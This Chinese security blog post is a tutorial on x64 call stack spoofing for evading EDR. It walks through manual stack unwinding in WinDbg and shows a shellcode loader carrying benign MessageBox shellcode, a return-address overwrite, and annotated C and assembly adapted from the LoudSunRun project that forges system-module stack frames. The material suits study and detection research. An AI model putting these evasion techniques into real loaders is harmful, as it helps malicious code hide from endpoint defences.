太久没写文章了,基本快要告别安全了

公众号:https://mp.weixin.qq.com/s/b6oV_vWR3asE_KSAOgG_9g

或许我们的公众号会有更多你感兴趣的内容

img

【免杀】堆栈欺骗-1

在B站上有一个会议的中文翻译视频,讲的很细:https://www.bilibili.com/video/BV1hJnqzoEwc

正常使用MessageboxA的代码

#include <iostream>
#include <Windows.h>
int main()
{
MessageBox(NULL, L"Hello world", L"Message", MB_OK);
return 0;
}



image-20260929101934034

通过栈回溯发现MessageBox是被loader.exe的main函数加载的

简单shellcode加载器

再看一段简单的shellcode加载器代码

#include <iostream>
#include <Windows.h>
const unsigned char sc[] =
"\x48\x83\xEC\x28\x48\x83\xE4\xF0\x48\x8D\x15\x66\x00\x00\x00"
"\x48\x8D\x0D\x52\x00\x00\x00\xE8\x9E\x00\x00\x00\x4C\x8B\xF8"
"\x48\x8D\x0D\x5D\x00\x00\x00\xFF\xD0\x48\x8D\x15\x5F\x00\x00"
"\x00\x48\x8D\x0D\x4D\x00\x00\x00\xE8\x7F\x00\x00\x00\x4D\x33"
"\xC9\x4C\x8D\x05\x61\x00\x00\x00\x48\x8D\x15\x4E\x00\x00\x00"
"\x48\x33\xC9\xFF\xD0\x48\x8D\x15\x56\x00\x00\x00\x48\x8D\x0D"
"\x0A\x00\x00\x00\xE8\x56\x00\x00\x00\x48\x33\xC9\xFF\xD0\x4B"
"\x45\x52\x4E\x45\x4C\x33\x32\x2E\x44\x4C\x4C\x00\x4C\x6F\x61"
"\x64\x4C\x69\x62\x72\x61\x72\x79\x41\x00\x55\x53\x45\x52\x33"
"\x32\x2E\x44\x4C\x4C\x00\x4D\x65\x73\x73\x61\x67\x65\x42\x6F"
"\x78\x41\x00\x48\x65\x6C\x6C\x6F\x20\x77\x6F\x72\x6C\x64\x00"
"\x4D\x65\x73\x73\x61\x67\x65\x00\x45\x78\x69\x74\x50\x72\x6F"
"\x63\x65\x73\x73\x00\x48\x83\xEC\x28\x65\x4C\x8B\x04\x25\x60"
"\x00\x00\x00\x4D\x8B\x40\x18\x4D\x8D\x60\x10\x4D\x8B\x04\x24"
"\xFC\x49\x8B\x78\x60\x48\x8B\xF1\xAC\x84\xC0\x74\x26\x8A\x27"
"\x80\xFC\x61\x7C\x03\x80\xEC\x20\x3A\xE0\x75\x08\x48\xFF\xC7"
"\x48\xFF\xC7\xEB\xE5\x4D\x8B\x00\x4D\x3B\xC4\x75\xD6\x48\x33"
"\xC0\xE9\xA7\x00\x00\x00\x49\x8B\x58\x30\x44\x8B\x4B\x3C\x4C"
"\x03\xCB\x49\x81\xC1\x88\x00\x00\x00\x45\x8B\x29\x4D\x85\xED"
"\x75\x08\x48\x33\xC0\xE9\x85\x00\x00\x00\x4E\x8D\x04\x2B\x45"
"\x8B\x71\x04\x4D\x03\xF5\x41\x8B\x48\x18\x45\x8B\x50\x20\x4C"
"\x03\xD3\xFF\xC9\x4D\x8D\x0C\x8A\x41\x8B\x39\x48\x03\xFB\x48"
"\x8B\xF2\xA6\x75\x08\x8A\x06\x84\xC0\x74\x09\xEB\xF5\xE2\xE6"
"\x48\x33\xC0\xEB\x4E\x45\x8B\x48\x24\x4C\x03\xCB\x66\x41\x8B"
"\x0C\x49\x45\x8B\x48\x1C\x4C\x03\xCB\x41\x8B\x04\x89\x49\x3B"
"\xC5\x7C\x2F\x49\x3B\xC6\x73\x2A\x48\x8D\x34\x18\x48\x8D\x7C"
"\x24\x30\x4C\x8B\xE7\xA4\x80\x3E\x2E\x75\xFA\xA4\xC7\x07\x44"
"\x4C\x4C\x00\x49\x8B\xCC\x41\xFF\xD7\x49\x8B\xCC\x48\x8B\xD6"
"\xE9\x14\xFF\xFF\xFF\x48\x03\xC3\x48\x83\xC4\x28\xC3";

int main()
{
printf("shellcode size: %d\n", sizeof(sc));
DWORD flOldProtect;
VirtualProtect((LPVOID)sc, sizeof(sc), PAGE_EXECUTE_READWRITE, &flOldProtect);
(*(void (*)()) & sc)();
return 0;
}



image-20260929102153081

这里对messagebox的调用是从loader.exe中一个没有注册过的函数sc调用的,是我我也怀疑。

手动模拟windbg栈回溯

关于这部分的完整、相关材料,可以阅读[6]

在windows 64下,与 32 位依赖 EBP 链不同,x64 采用纯表驱动的栈展开方式。编译器将每个非叶子函数的栈操作信息(如分配了多少栈空间、哪些非易失性寄存器被保存等)写入 PE 文件的 .pdata 异常目录中,具体的步骤如下(Child-SP 定位):

  1. 获取当前指令指针(RIP),定位其所属模块及函数偏移。

    0:000> r rip, rsp
    rip=00007ff6ccc31545 rsp=0000009ed26ff9a0
  2. 在模块的展开信息表中查找该偏移对应的展开码(Unwind Codes),例如 UWOP_PUSH_NONVOL、UWOP_ALLOC_SMALL 等。

    0:000> .fnent loader!main
    Debugger function entry 000001cf`c27f0230 for:
    [D:\Blog\wechat\stack_spoofer\loader\src\main.cpp @ 35] (00007ff6`ccc31500) loader!main | (00007ff6`ccc315d0) loader!__empty_global_delete
    Exact matches:
    loader!main (void)

    BeginAddress = 00000000`00001500
    EndAddress = 00000000`00001569
    UnwindInfoAddress = 00000000`0000beec

    Unwind info at 00007ff6`ccc3beec, 8 bytes
    version 1, flags 0, prolog 17, codes 2
    00: offs 6, unwind op 2, op info 7 UWOP_ALLOC_SMALL.
    01: offs 2, unwind op 0, op info 7 UWOP_PUSH_NONVOL reg: rdi.

    得到当前函数所在的栈回溯信息位于00007ff6ccc3beec

    0:000> dt _UNWIND_INFO 00007ff6`ccc3beec
    loader!_UNWIND_INFO
    +0x000 Version : 0y001
    +0x000 Flags : 0y00000 (0)
    +0x001 SizeOfProlog : 0x17 ''
    +0x002 CountOfCodes : 0x2 ''
    +0x003 FrameRegister : 0y0000
    +0x003 FrameOffset : 0y0000
    +0x004 UnwindCode : [1] _UNWIND_CODE

    通过展开码查看栈帧的偏移值,CountOfCodes = 2 所以有两个回溯值

    0:000> dt _UNWIND_CODE 00007ff6`ccc3beec+4
    loader!_UNWIND_CODE
    +0x000 CodeOffset : 0x6 ''
    +0x001 UnwindOp : 0y0010
    +0x001 OpInfo : 0y0111
    +0x000 FrameOffset : 0x7206
    0:000> dt _UNWIND_CODE 00007ff6`ccc3beec+4+2
    loader!_UNWIND_CODE
    +0x000 CodeOffset : 0x2 ''
    +0x001 UnwindOp : 0y0000
    +0x001 OpInfo : 0y0111
    +0x000 FrameOffset : 0x7002

    UnwindOp = 2 对应为 UWOP_ALLOC_SMALL。根据[4]可以得到对应的内存计算公式:分配字节数 = OpInfo * 8 + 8

    在堆栈上分配小型区域。 分配的大小是操作信息字段 * 8 + 8,允许分配为 8 到 128 个字节。

    当一个非叶子函数(Nonleaf function)执行了诸如 sub rsp, N 的指令来开辟本地栈帧时,必须记录相应的展开码,以便在发生异常时,操作系统可以逆向执行这些操作以恢复调用栈(Stack Unwinding)。

    所以最近的一次开拓栈帧是在 7*8+8 = 64 字节 = 0x40

    但是 UnwindOp = 0 是 UWOP_PUSH_NONVOL,对应要 +0x8,所以偏移是0x48

  3. 根据这些展开码,精确计算出当前栈帧的基址、返回地址位置以及调用者栈指针(Child-SP)。

    0:000> r rsp
    rsp=0000009ed26ff9a0
    0:000> dqs 0000009ed26ff9a0+48 L 2
    0000009e`d26ff9e8 00007ff6`ccc31e29 loader!invoke_main+0x39 [D:\a\_work\1\s\src\vctools\crt\vcstartup\src\startup\exe_common.inl @ 79]
    0000009e`d26ff9f0 0000c4d3`00000001
    0:000> k
    # Child-SP RetAddr Call Site
    00 0000009e`d26ff9a0 00007ff6`ccc31e29 loader!main+0x45 [D:\Blog\wechat\stack_spoofer\loader\src\main.cpp @ 39]
    01 0000009e`d26ff9f0 00007ff6`ccc31cd2 loader!invoke_main+0x39 [D:\a\_work\1\s\src\vctools\crt\vcstartup\src\startup\exe_common.inl @ 79]
    02 0000009e`d26ffa40 00007ff6`ccc31b8e loader!__scrt_common_main_seh+0x132 [D:\a\_work\1\s\src\vctools\crt\vcstartup\src\startup\exe_common.inl @ 288]
    03 0000009e`d26ffab0 00007ff6`ccc31ebe loader!__scrt_common_main+0xe [D:\a\_work\1\s\src\vctools\crt\vcstartup\src\startup\exe_common.inl @ 331]
    04 0000009e`d26ffae0 00007ff8`1d51e8d7 loader!mainCRTStartup+0xe [D:\a\_work\1\s\src\vctools\crt\vcstartup\src\startup\exe_main.cpp @ 17]
    05 0000009e`d26ffb10 00007ff8`1e54c53c KERNEL32!BaseThreadInitThunk+0x17
    06 0000009e`d26ffb40 00000000`00000000 ntdll!RtlUserThreadStart+0x2c

    得到当前函数的返回地址:00007ff6ccc31e29,我们修改这块内存的值,发现windbg判断的返回地址已经被我们修改了

    0:000> eq 0000009e`d26ff9e8 0000009e`d26ff9e8
    0:000> dqs 0000009ed26ff9a0+48 L 2
    0000009e`d26ff9e8 0000009e`d26ff9e8
    0000009e`d26ff9f0 0000c4d3`00000001
    0:000> k
    # Child-SP RetAddr Call Site
    00 0000009e`d26ff9a0 0000009e`d26ff9e8 loader!main+0x45 [D:\Blog\wechat\stack_spoofer\loader\src\main.cpp @ 39]
    01 0000009e`d26ff9f0 0000c4d3`00000001 0x0000009e`d26ff9e8
    02 0000009e`d26ff9f8 00007fff`6f4924f8 0x0000c4d3`00000001


    这里如果修改的精细一点就可以伪造出重复栈返回地址

    image-20261009111053099

    image-20261009111301063

    image-20261009111841203

    从而显得我们的返回地址来自系统模块,这样可以迷惑EDR使其认为调用来自于系统(至少这项技术刚出现时是这样的,堆栈欺骗的初始版本是在unkown cheats上面的老哥为了欺骗游戏反作弊而产生的,原帖地址[5])

初步“堆栈欺骗”

[2]中使用将返回地址写0来打破堆栈的追踪,他举得是一个 hook sleep 的例子

其实这个不算真正的堆栈欺骗,原作者说到

As it’s been pointed out to me, the technique here is not yet truly holding up to its name for being a stack spoofer. Since we’re merely overwriting return addresses on the thread’s stack, we’re not spoofing the remaining areas of the stack itself. Moreover we’re leaving our call stack unwindable meaking it look anomalous since the system will not be able to properly walk the entire call stack frames chain.

正如有人指出的那样,目前的这项技术还算不上名副其实的“栈欺骗”(stack spoofing)。由于我们仅仅覆盖了线程栈上的返回地址,并未对栈的其他区域进行伪造,因此欺骗并不完整。此外,这种做法导致调用栈无法正常回溯(unwind),从而显得异常,因为系统将无法正确遍历完整的调用栈帧链。

void WINAPI MySleep(DWORD _dwMilliseconds)
{
//[...]
auto overwrite = (PULONG_PTR)_AddressOfReturnAddress();
const auto origReturnAddress = *overwrite;
*overwrite = 0;

//[...]
*overwrite = origReturnAddress;
}

按照同样的思路修改

void testMessageBox() {
auto overwrite = (PULONG_PTR)_AddressOfReturnAddress();
const auto origReturnAddress = *overwrite;
DWORD flOldProtect;
VirtualProtect((LPVOID)sc, sizeof(sc), PAGE_EXECUTE_READWRITE, &flOldProtect);
*overwrite = 0;
(*(void (*)()) & sc)();
*overwrite = origReturnAddress;
}

int main()
{
printf("shellcode size: %d\n", sizeof(sc));
testMessageBox();
return 0;
}



image-20261009112119584

这里相当于是把返回地址清空

尝试伪造

上一步中只是截断了堆栈的回溯,这里我们要得到一个看起来完整的栈,即从 KERNEL32!BaseThreadInitThunk+0x17和 ntdll!RtlUserThreadStart+0x2c出发的伪造栈帧(stack frame)

这里由于代码重复度过高,选择改造 [7] https://github.com/susMdT/LoudSunRun

仓库的原作者是对printf、gets的函数调用和pNtAllocateVirtualMemory 的直接系统调用进行了测试,其主要测试思路就是顺着64位函数调用的传参顺序,Windows 64 位(x64)默认使用 Microsoft x64 调用约定:rcx,rdx,r8,r9,stack栈,对于伪造堆栈的话最有影响的就是多参数对栈的影响。

为了保存栈内容的相关信息,作者使用了如下结构体保存

typedef struct
{
PVOID Fixup; // 0
PVOID OG_retaddr; // 8
PVOID rbx; // 16
PVOID rdi; // 24
PVOID BTIT_ss; // 32
PVOID BTIT_retaddr; // 40
PVOID Gadget_ss; // 48
PVOID RUTS_ss; // 56
PVOID RUTS_retaddr; // 64
PVOID ssn; // 72
PVOID trampoline; // 80
PVOID rsi; // 88
PVOID r12; // 96
PVOID r13; // 104
PVOID r14; // 112
PVOID r15; // 120
} PRM, * PPRM;

想这么做的第一步肯定是获得要伪造的两个栈底在当前的值

ReturnAddress = (PBYTE)(GetProcAddress(LoadLibraryA("kernel32.dll"), "BaseThreadInitThunk")) + 0x14; // Would walk export table but am lazy
p.BTIT_ss = CalculateFunctionStackSizeWrapper(ReturnAddress);
p.BTIT_retaddr = ReturnAddress;

ReturnAddress = (PBYTE)(GetProcAddress(LoadLibraryA("ntdll.dll"), "RtlUserThreadStart")) + 0x21;
p.RUTS_ss = CalculateFunctionStackSizeWrapper(ReturnAddress);
p.RUTS_retaddr = ReturnAddress;

其中FindGadget是寻找kernel.dll这种核心模块里面能够执行jmp [rbx]寄存器的值

PVOID FindGadget(LPBYTE Module, ULONG Size)
{
for (int x = 0; x < Size; x++)
{
if (memcmp(Module + x, "\xFF\x23", 2) == 0)
{
return (PVOID)(Module + x);
};
};

return NULL;
}

然后关键的来了,CalculateFunctionStackSizeWrapper基本模拟了我们刚才手动实现栈回溯的操作,先找到.pdata段的RunTimeFunction

ULONG CalculateFunctionStackSizeWrapper(PVOID ReturnAddress)
{
//...
// [0] Sanity check return address.
//...
// [1] Locate RUNTIME_FUNCTION for given Function.
pRuntimeFunction = RtlLookupFunctionEntry((DWORD64)ReturnAddress, &ImageBase, pHistoryTable);
//...
// [2] Recursively calculate the total stack size for
// the Function we are "returning" to.
return CalculateFunctionStackSize(pRuntimeFunction, ImageBase, stackFrame);
Cleanup:
return status;
}

其中RtlLookupFunctionEntry作用如下

NTSYSAPI PRUNTIME_FUNCTION RtlLookupFunctionEntry(
[in] DWORD64 ControlPc,
[out] PDWORD64 ImageBase,
[out] PUNWIND_HISTORY_TABLE HistoryTable
);
  • ControlPc:函数中指令捆绑的虚拟地址
  • ImageBase:函数所属的模块的基址
  • HistoryTable:模块的全局指针值

然后调用CalculateFunctionStackSize根据其中的unwindOperation计算栈的大小

/* Credit to VulcanRaven project for the original implementation of these two*/
ULONG CalculateFunctionStackSize(PRUNTIME_FUNCTION pRuntimeFunction, const DWORD64 ImageBase, StackFrame stackFrame)
{
NTSTATUS status = STATUS_SUCCESS;
PUNWIND_INFO pUnwindInfo = NULL;
ULONG unwindOperation = 0;
ULONG operationInfo = 0;
ULONG index = 0;
ULONG frameOffset = 0;

// [0] Sanity check incoming pointer.
// ...
// [1] Loop over unwind info.
// NB As this is a PoC, it does not handle every unwind operation, but
// rather the minimum set required to successfully mimic the default
// call stacks included.
pUnwindInfo = (PUNWIND_INFO)(pRuntimeFunction->UnwindData + ImageBase);
while (index < pUnwindInfo->CountOfCodes)
{
unwindOperation = pUnwindInfo->UnwindCode[index].UnwindOp;
operationInfo = pUnwindInfo->UnwindCode[index].OpInfo;
// [2] Loop over unwind codes and calculate
// total stack space used by target Function.
switch (unwindOperation) {
case UWOP_PUSH_NONVOL:
// UWOP_PUSH_NONVOL is 8 bytes.
stackFrame.totalStackSize += 8;
// Record if it pushes rbp as
// this is important for UWOP_SET_FPREG.
if (RBP_OP_INFO == operationInfo)
{
stackFrame.pushRbp = true;
// Record when rbp is pushed to stack.
stackFrame.countOfCodes = pUnwindInfo->CountOfCodes;
stackFrame.pushRbpIndex = index + 1;
}
break;
case UWOP_SAVE_NONVOL:
//UWOP_SAVE_NONVOL doesn't contribute to stack size
// but you do need to increment index.
index += 1;
break;
case UWOP_ALLOC_SMALL:
//Alloc size is op info field * 8 + 8.
stackFrame.totalStackSize += ((operationInfo * 8) + 8);
break;
case UWOP_ALLOC_LARGE:
// Alloc large is either:
// 1) If op info == 0 then size of alloc / 8
// is in the next slot (i.e. index += 1).
// 2) If op info == 1 then size is in next
// two slots.
index += 1;
frameOffset = pUnwindInfo->UnwindCode[index].FrameOffset;
if (operationInfo == 0)
{
frameOffset *= 8;
}
else
{
index += 1;
frameOffset += (pUnwindInfo->UnwindCode[index].FrameOffset << 16);
}
stackFrame.totalStackSize += frameOffset;
break;
case UWOP_SET_FPREG:
// This sets rsp == rbp (mov rsp,rbp), so we need to ensure
// that rbp is the expected value (in the frame above) when
// it comes to spoof this frame in order to ensure the
// call stack is correctly unwound.
stackFrame.setsFramePointer = true;
break;
default:
printf("[-] Error: Unsupported Unwind Op Code\n");
status = STATUS_ASSERTION_FAILURE;
break;
}

index += 1;
}

// If chained unwind information is present then we need to
// also recursively parse this and add to total stack size.
if (0 != (pUnwindInfo->Flags & UNW_FLAG_CHAININFO))
{
index = pUnwindInfo->CountOfCodes;
if (0 != (index & 1))
{
index += 1;
}
pRuntimeFunction = (PRUNTIME_FUNCTION)(&pUnwindInfo->UnwindCode[index]);
return CalculateFunctionStackSize(pRuntimeFunction, ImageBase, stackFrame);
}

// Add the size of the return address (8 bytes).
stackFrame.totalStackSize += 8;

return stackFrame.totalStackSize;
Cleanup:
return status;
}

其中关于栈帧相关的内容有

typedef struct
{
LPCWSTR dllPath;
ULONG offset;
ULONG totalStackSize;
BOOL requiresLoadLibrary;
BOOL setsFramePointer;
PVOID returnAddress;
BOOL pushRbp;
ULONG countOfCodes;
BOOL pushRbpIndex;
} StackFrame, * PStackFrame;

最后调用Spoof完成堆栈欺骗的操作但是Spoof是汇编写的,所以可能难读一些

1,保存返回值等等

Spoof proc

pop rax ; 在rax中保存真实的返回地址
mov r10, rdi ; 保存函数参数rdi 到 r10
mov r11, rsi ; 保存函数参数rsi 到 r11

mov rdi, [rsp + 32] ; 将栈上的PRM结构体保存到 rdi
mov rsi, [rsp + 40] ; 将栈上的要调用的返回地址保存到 rsi

;这里的rdi已经是我们的结构体了,按照偏移保存寄存器的值
mov [rdi + 24], r10 ; Storing OG rdi into param
mov [rdi + 88], r11 ; Storing OG rsi into param
mov [rdi + 96], r12 ; Storing OG r12 into param
mov [rdi + 104], r13 ; Storing OG r13 into param
mov [rdi + 112], r14 ; Storing OG r14 into param
mov [rdi + 120], r15 ; Storing OG r15 into param

mov r12, rax ; OG code used r12 for ret addr

2,处理按栈传参的参数,移动栈上的相关参数

; ---------------------------------------------------------------------
; Prepping to move stack args
; ---------------------------------------------------------------------

xor r11, r11 ; r11 will hold the # of args that have been "pushed"
mov r13, [rsp + 30h] ; r13 will hold the # of args total that will be pushed

mov r14, 200h ; r14 will hold the offset we need to push stuff
add r14, 8
add r14, [rdi + 56] ; stack size of RUTS
add r14, [rdi + 48] ; stack size of BTIT
add r14, [rdi + 32] ; stack size of our gadget frame
sub r14, 20h ; first stack arg is located at +0x28 from rsp, so we sub 0x20 from the offset. Loop will sub 0x8 each time

mov r10, rsp
add r10, 30h ; offset of stack arg added to rsp

looping:

xor r15, r15 ; r15 will hold the offset + rsp base
cmp r11, r13 ; comparing # of stack args added vs # of stack args we need to add
je finish

; ---------------------------------------------------------------------
; Getting location to move the stack arg to
; ---------------------------------------------------------------------

sub r14, 8 ; 1 arg means r11 is 0, r14 already 0x28 offset.
mov r15, rsp ; get current stack base
sub r15, r14 ; subtract offset

; ---------------------------------------------------------------------
; Procuring the stack arg
; ---------------------------------------------------------------------

add r10, 8
push [r10]
pop [r15] ; move the stack arg into the right location

; ---------------------------------------------------------------------
; Increment the counter and loop back in case we need more args
; ---------------------------------------------------------------------
add r11, 1
jmp looping

finish:

3,伪造堆栈

  1. 先开辟足够的栈空间,并截断最底层的RtlUserThreadStart

    sub    rsp, 200h
    push 0
  2. 开始伪造RtlUserThreadStart和BaseThreadInitThunk以及选用的jmp [rbx]

    ; ----------------------------------------------------------------------
    ; RtlUserThreadStart + 0x14 frame
    ; ----------------------------------------------------------------------

    sub rsp, [rdi + 56]
    mov r11, [rdi + 64]
    mov [rsp], r11

    ; ----------------------------------------------------------------------
    ; BaseThreadInitThunk + 0x21 frame
    ; ----------------------------------------------------------------------

    sub rsp, [rdi + 32]
    mov r11, [rdi + 40]
    mov [rsp], r11

    ; ----------------------------------------------------------------------
    ; Gadget frame
    ; ----------------------------------------------------------------------

    sub rsp, [rdi + 48]
    mov r11, [rdi + 80]
    mov [rsp], r11
  3. 准备真实函数调用相关的参数配置

    ; ----------------------------------------------------------------------
    ; Adjusting the param struct for the fixup
    ; ----------------------------------------------------------------------

    mov r11, rsi ; Copying function to call into r11

    mov [rdi + 8], r12 ; Real return address is now moved into the "OG_retaddr" member
    mov [rdi + 16], rbx ; original rbx is stored into "rbx" member
    lea rbx, [fixup] ; Fixup address is moved into rbx
    mov [rdi], rbx ; Fixup member now holds the address of Fixup
    mov rbx, rdi ; Address of param struct (Fixup) is moved into rbx

    ; ----------------------------------------------------------------------
    ; Syscall stuff. Shouldn't affect performance even if a syscall isnt made
    ; ----------------------------------------------------------------------
    mov r10, rcx
    mov rax, [rdi + 72]

    jmp r11


    image-20261009151642938

4,调用完成后进入收尾阶段(恢复栈帧)

fixup: 
mov rcx, rbx
add rsp, 200h ; 收回伪造的栈
add rsp, [rbx + 48] ; Stack size
add rsp, [rbx + 32] ; Stack size
add rsp, [rbx + 56] ; Stack size
mov rbx, [rcx + 16] ; Restoring OG RBX
mov rdi, [rcx + 24] ; ReStoring OG rdi
mov rsi, [rcx + 88] ; ReStoring OG rsi
mov r12, [rcx + 96] ; ReStoring OG r12
mov r13, [rcx + 104] ; ReStoring OG r13
mov r14, [rcx + 112] ; ReStoring OG r14
mov r15, [rcx + 120] ; ReStoring OG r15
jmp QWORD ptr [rcx + 8]

image-20261009151934463

image-20261009154951265

完整demo地址:

https://github.com/Joe1sn/LearnStackSpoofing

引用

[1] https://www.cobaltstrike.com/blog/behind-the-mask-spoofing-call-stacks-dynamically-with-timers

[2] https://github.com/mgeeky/ThreadStackSpoofer

[3] https://www.bilibili.com/video/BV1hJnqzoEwc

[4] https://github.com/MicrosoftDocs/cpp-docs/blob/main/docs/build/exception-handling-x64.md

[5] https://www.unknowncheats.me/forum/counterstrike-global-offensive/489248-correct-bypass-return-address-checks.html

[6] https://codemachine.com/articles/x64_deep_dive.html

[7] https://github.com/susMdT/LoudSunRun